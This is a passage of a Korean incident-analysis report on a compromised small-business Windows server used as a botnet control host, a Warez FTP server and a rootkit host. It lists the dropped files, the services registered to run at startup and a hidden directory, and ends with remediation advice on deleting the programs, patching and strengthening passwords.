
- 그러나 다음과 같이 피해 시스템의 사양은 Warez 서버로 이용되기에는 네트워크 속도, Disk 용량 등의 부족으로 업로드 디렉토리와 로그파일이 비어 있는 등 활용되지는 못한 것으로 추정된다.

```
< CPU 사양 >
 x86 Family 6 Model 8 Stepping 6: 797 MHz
< 하드 사양 >
 Drive: [FileSys]   [ Size ]   [ Free ]   [ Used ]
   C$     NTFS       6150        701         5449
< 메모리 사양 >
 RAM (Total): 257
```

o Warez 서버(Serv-U Ftp) 설치

- 본 시스템은 Slimftpd 뿐만 아니라 Serv-U ftpd v.3.1와 같은 불법 프로그램 유포를 위한 Warez 서버도 설치되는 등 여러 차례 공격 받은 것으로 보인다.


- C:\WINNT\system32\Microsoft\Protect 내의 Secure 디렉토리 안에 관련 파일들이 생성되었으며 해당 디렉토리내 관련 파일의 생성 시간을 통해 Serv-U ftpd를 생성한 시간은 2004년 11월 4일 경으로 추정할 수 있다



```
 Directory of c:\WINNT\system32\Microsoft\Protect\Secure

2004-11-04  01:52p            22,562 var.tmp
2004-11-04  01:52p            32,256 winlogon.exe
2004-11-04  01:52p         2,872,064 stsysv~1.exe    stsysvers.exe
2004-11-04  01:53p            36,864 tzelibr.dll
2004-11-04  01:53p           225,695 netmon.exe
2004-11-04  01:53p             6,656 cygcry~1.dll    cygcrypt-0.dll
2004-11-04  01:53p         1,111,433                 cygwin1.dll
2004-11-04  01:54p               991 servud~1.ini    servudaemon.ini
2004-11-04  01:54p               542 servus~1.txt    servustartuplog.txt
2004-11-04  01:54p               776                 sinops.bat
2004-11-04  01:54p             1,184                 admin.txt
2004-11-04  01:54p               475                 sec.bat
2004-11-04  01:55p                 0 mybot~1.ign     mybot.ign1
2004-11-04  01:55p               579                 mybot.msg
2004-11-04  01:55p                 0                 mybot.ign1.bkup
2004-11-04  02:25p                 4 mybot1~1.tmp    mybot.ign1.tmp
2004-11-07  12:00a           178,595 mybot1~1.200    mybot.log.2004-u43
2004-11-14  12:00a           515,035 mybot1~2.200    mybot.log.2004-u44
2004-11-28  12:00a           598,236 mybot1~3.200    mybot.log.2004-u46
2005-01-01  09:10a                 4                 mybot.pid
2005-01-02  12:00a            53,140 mybot1~4.200    mybot.log.2004-u51
2005-01-09  12:00a           544,752 my0174~1.200    mybot.log.2005-u00
2005-01-12  02:10p            53,248                 cminfo.exe
2005-01-12  02:11p           118,784                 getcpu.dll
2005-01-12  02:12p               512                 cminfo.txt
2005-01-16  12:00a           542,375 my9174~1.200    mybot.log.2005-u01
2005-01-23  12:00a           547,490 mya174~1.200    mybot.log.2005-u02
2005-01-30  12:00a           553,307 myb174~1.200    mybot.log.2005-u03
2005-02-06  12:00a           549,840 myc174~1.200    mybot.log.2005-u04
2005-02-13  12:00a           544,790 myd174~1.200    mybot.log.2005-u05
2005-02-20  12:00a           558,345 mye174~1.200    mybot.log.2005-u06
2005-02-27  12:00a           559,235 myf174~1.200    mybot.log.2005-u07
2005-03-06  12:00a           551,341 myg274~1.200    mybot.log.2005-u08
2005-03-13  12:00a           560,252 myh274~1.200    mybot.log.2005-u09
2005-03-20  12:00a           550,919 myi184~1.200    mybot.log.2005-u10
2005-03-20  12:01a           273,059                 mybot.log
2005-03-23  11:11a               174                 mybot.xdcc.bkup
2005-03-23  11:41a               174 mybot~1.xdc     mybot.xdcc
2005-03-23  11:41a               486 mybotx~1.txt    mybot.xdcc.txt
              39 File(s)     11,365,294 bytes
```

- 침입자는 대부분의 악성 프로그램이 그렇듯이 시스템 시작 시 마다 실행되도록 다음과 같이 서비스로 등록되어 실행 중이었다.

```
Windows Time                    컴퓨터 클...   시작됨   자동
Winlogon Service: Explorer                     시작됨   자동
Winlogon Service: SecurePass                   시작됨   자동
Winlogon Service: svchost.exe                  시작됨   자동
Workstation                     네트워크 ...   시작됨   자동
```



- 서비스 등록 파일 및 설정 파일등을 통해 Serv-U FTP가 사용하는 포트 및 관련 정보등을 파악할 수 있었으며 분석 당시에도 TCP/43958 포트가 오픈되어 해당 프로그램이 서비스 중이었다.

- 또한 Slimftpd와 같이 피해 시스템 사양의 역부족으로 업로드 디렉토리에는 약 3MB 파일만이 생성되어 있는 등 공격자의 의도대로 활용되지는 못한 것으로 보인다.

이름	크기	수정한 날짜	종류
15000k	3,216KB	2005-01-24 오전 ...	파일

o Rootkit 설치

- 침입자는 자신이 수행하는 행동을 관리자에게 탐지되지 않도록 하기 위해 rootkit을 설치하여 시스템 정보가 제대로 보이지 않도록 설정해두었다.

- 다음과 같이 C:\WINNT\system32\Microsoft\Protect\ 디렉토리 안에는 'S-1-5-18' 디렉토리만 존재하는 것처럼 보인다.

- 그러나 실제 Protect\ 디렉토리에는 다음과 같이 Secure 라는 디렉토리가 존재하는 것을 볼 수 있고 이는 디렉토리명을 정확히 아는 경우에만 접근할 수 있다.

※ 따라서 관리자에 의해 시스템을 분석 하는 경우 정확한 디렉토리명을 알지 못하는 한 디렉토리를 볼 수 없으므로 분석을 어렵게 한다.

4. 결론

o 국내 중소기업 업체들의 상당 수 시스템들이 보안에 취약한 것으로 파악되고 있듯이 본 사고 역시 솔루션 개발 업체인 중소기업에서 발생하였다.

o 이번 악성 Botnet 명령/제어 서버의 경우에도 오랜 기간동안 취약한 상태로 유지되어 Botnet 서버 뿐 아니라 불법 프로그램 유포의 목적으로도 사용되는 등 수차례의 공격을 당해왔으나 탐지 및 조치가 이루어지지 않고 있었다. 따라서 관리자의 시스템에 대한 주기적인 모니터링 및 패치 등을 통한 관리가 필수적

으로 선행되어야 한다.

o 악성 Bot 유포자는 현장 분석 후 짧은 시간에 다른 서버 IP로 업데이트 하였으며 따라서 또 다른 곳에서 악의적 행위를 계속하고 있을 것이다. 이러한 악성 Bot의 위험성에 대한 홍보 및 인식 제고를 통하여 국내 악성 Bot 피해를 감소해야 한다.

o 악성 Botnet 명령/제어 서버로 사용되고 있는 경우 대응 방법으로는 악용되고 있는 프로그램을 찾아 삭제하고 시스템 시작 시 마다 자동으로 실행되기 위해 설정해 놓은 레지스트리나 서비스를 찾아 중지시킨 후 반드시 보안 패치를 적용해야 한다.

o 특히 최근에 많이 이용되고 있는 취약점은 패스워드, SQL, WINS 취약점으로 국내 시스템 운영자들은 반드시 취약하지 않은 버전으로 패치해야 하며 윈도우 등의 운영체제 시스템 패스워드를 강화하고 SQL과 같은 응용프로그램의 디폴트 패스워드를 그대로 사용하는 일이 없도록 해야한다